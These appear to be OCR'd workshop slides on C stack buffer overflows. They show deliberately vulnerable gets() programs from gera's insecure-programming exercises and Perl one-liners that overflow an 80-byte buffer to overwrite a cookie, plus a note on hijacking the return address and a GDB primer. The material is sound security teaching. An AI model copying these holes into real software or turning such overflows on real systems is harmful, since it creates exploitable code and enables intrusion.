Hands on C and C++: vulnerabilities and exploits

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
Practical stuff

- Exercise programs from gera’s insecure programming page: http://community.core-sdi.com/~gera/InsecureProgramming/
- DL from http://fort-knox.org/~yyounan/secappdev/
  - Get vmware-player and secappdev.zip or .tar.gz
- Login with: secappdev/secappdev (root also secappdev)
- cd HandsOn
- Compile with gcc -g <prog.c> -o <progname>
- /sbin/ifconfig to get ip address if you want to ssh in (putty/winscp)

Process memory layout



Overview


- We’ll start with stack1-stack5
- Then we’ll move on to abo1-abo8
- Then fs1-fs4
- If there’s time left: sg1 and abo9

stack1.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack1.c


Stack
IP
main:
cookie
buf[80]
printf()
gets()
...
FP
SP
Return address
Frame pointer
cookie
buf

stack1.c



IP

main:

cookie

buf[80]

printf()

gets()

...

Stack

FP

SP

Return address

Frame pointer

ABCD

buf


- perl -e 'print "A"x80; print "DCBA"' | ./stack1

stack2.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x01020305)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack2.c


Stack
IP
main:
cookie
buf[80]
printf()
gets()
...
FP
SP
Return address
Frame pointer
cookie
buf

stack2.c




- perl -e 'print "A"x80; printf("%c%c%c%c", 5, 3, 2, 1)' | ./stack2

stack3.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x01020005)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack3.c


Stack
IP
main:
cookie
buf[80]
printf()
gets()
...
FP
SP
Return address
Frame pointer
cookie
buf

stack3.c




- perl -e 'print "A"x80; printf("%c%c%c%c", 5, 0, 2, 1)' | ./stack3

stack4.c

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x000a0d00)
                printf("you win!\n");
}
```

- Do you see any problems with stack4?
- How would you solve them?

stack4.c


Stack
IP
main:
cookie
buf[80]
printf()
gets()
...
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c

- Can’t generate the correct value: \n will terminate the gets
- Must overwrite the return address and jump to the instruction after the if


Intro to GDB

- Compile the application with -g for debugging info
- gdb <program name>
  - break main -> tells the debugger to stop when it reaches main
  - run -> run the program
  - x buffer -> print out the contents and address of buffer
  - disas func -> show assembly representation of func
  - x buffer+value -> print out buffer+value, useful for finding the return address

